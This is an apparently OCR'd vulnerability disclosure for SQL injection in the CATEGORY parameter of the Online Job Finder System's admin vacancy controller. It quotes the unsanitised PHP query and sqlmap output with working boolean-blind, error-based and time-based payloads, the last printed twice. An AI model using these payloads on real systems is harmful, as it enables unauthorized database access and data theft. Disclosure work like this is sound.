
SQL injection vulnerability exists in CATEGORY parameter of /admin/vacancy/controller.php file of Online Job Finder System


Important user data or system data may be leaked and system security may be compromised

The environment is secure and the information can be used by malicious users.


When visit /admin/vacancy/controller.php and get parameter is ‘action=add’,CATEGORY parameter can do sql injection.



```php
switch ($action) {
	case 'add' :
	doInsert();
	break;

	case 'edit' :
	doEdit();
	break;

	case 'delete' :
	doDelete();
	break;


	}

	function doInsert() {
```



```php
	function doInsert(){
		global $mydb;
		if(isset($_POST['save'])){
// `COMPANYID`, `OCCUPATIONTITLE`, `REQ_NO_EMPLOYEES`, `SALARIES`, `DURATION_EMPLOYEMENT`,

		if ( $_POST['COMPANYID'] == "None") {
			$messageStats = false;
			message("All field is required!","error");
			redirect('index.php?view=add');
		}else{
			$sql = "SELECT * FROM tblcategory where CATEGORYID = {$_POST['CATEGORY']}";
			$mydb->setQuery($sql);
			$cat = $mydb->loadSingleResult();
			$_POST['CATEGORY']=$cat->CATEGORY;
```



```
sqlmap identified the following injection point(s) with a total of 239 HTTP(s) requests:
---
Parameter: CATEGORY (POST)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)
    Payload: CATEGORY=1 AND 6555=(SELECT (CASE WHEN (6555=6555) THEN 6555 ELSE (SELECT 9207 UNION SELECT 2861) END))-- -&COMPANYID=4&DURATION_EMPLOYEMEN
T=1&JOBDESCRIPTION=555&OCCUPATIONTITLE=Mr.&PREFEREDSEX=None&QUALIFICATION_WORKEXPERIENCE=555&REQ_NO_EMPLOYEES=1&SALARIES=1&SECTOR_VACANCY=555&save=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (FLOOR)
    Payload: CATEGORY=1 OR (SELECT 4565 FROM(SELECT COUNT(*),CONCAT(0x7176716271,(SELECT (ELT(4565=4565,1))),0x716b717071,FLOOR(RAND(0)*2))x FROM INFORM
ATION_SCHEMA.PLUGINS GROUP BY x)a)&COMPANYID=4&DURATION_EMPLOYEMENT=1&JOBDESCRIPTION=555&OCCUPATIONTITLE=Mr.&PREFEREDSEX=None&QUALIFICATION_WORKEXPERIEN
CE=555&REQ_NO_EMPLOYEES=1&SALARIES=1&SECTOR_VACANCY=555&save=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: CATEGORY=1 AND (SELECT 9104 FROM (SELECT(SLEEP(5)))xqhH)&COMPANYID=4&DURATION_EMPLOYEMENT=1&JOBDESCRIPTION=555&OCCUPATIONTITLE=Mr.&PREFERED
SEX=None&QUALIFICATION_WORKEXPERIENCE=555&REQ_NO_EMPLOYEES=1&SALARIES=1&SECTOR_VACANCY=555&save=
---
```

“

Parameter: CATEGORY (POST)

Type: boolean-based blind

Title: AND boolean-based blind - WHERE or HAVING clause (subquery - comment)

Payload: CATEGORY=1 AND 6555=(SELECT (CASE WHEN (6555=6555) THEN 6555 ELSE

```
(SELECT 9207 UNION SELECT 2861) END))--
-&COMPANYID=4&DURATION_EMPLOYEMENT=1&JOBDESCRIPTION=555&OCCUPATIONTITLE=Mr.
&PREFEREDSEX=None&QUALIFICATION_WORKEXPERIENCE=555&REQ_NO_EMPLOYEES=1&SALA
RIES=1&SECTOR_VACANCY=555&save=

    Type: error-based
    Title: MySQL >= 5.0 OR error-based - WHERE, HAVING, ORDER BY or GROUP BY clause
(FLOOR)
    Payload: CATEGORY=1 OR (SELECT 4565 FROM(SELECT
COUNT(*),CONCAT(0x7176716271,(SELECT
(ELT(4565=4565,1))),0x716b717071,FLOOR(RAND(0)*2))x FROM
INFORMATION_SCHEMA.PLUGINS GROUP BY
x)a)&COMPANYID=4&DURATION_EMPLOYEMENT=1&JOBDESCRIPTION=555&OCCUPATIONTITLE=
Mr.&PREFEREDSEX=None&QUALIFICATION_WORKEXPERIENCE=555&REQ_NO_EMPLOYEES=1&S
ALARIES=1&SECTOR_VACANCY=555&save=

    Type: time-based blind
    Title: MySQL >= 5.0.12 AND time-based blind (query SLEEP)
    Payload: CATEGORY=1 AND (SELECT 9104 FROM
(SELECT(SLEEP(5)))xqhH)&COMPANYID=4&DURATION_EMPLOYEMENT=1&JOBDESCRIPTION=555
&OCCUPATIONTITLE=Mr.&PREFEREDSEX=None&QUALIFICATION_WORKEXPERIENCE=555&REQ_
NO_EMPLOYEES=1&SALARIES=1&SECTOR_VACANCY=555&save=
---
“
```

Source Download：
https://www.campcodes.com/projects/php/online-job-finder-system/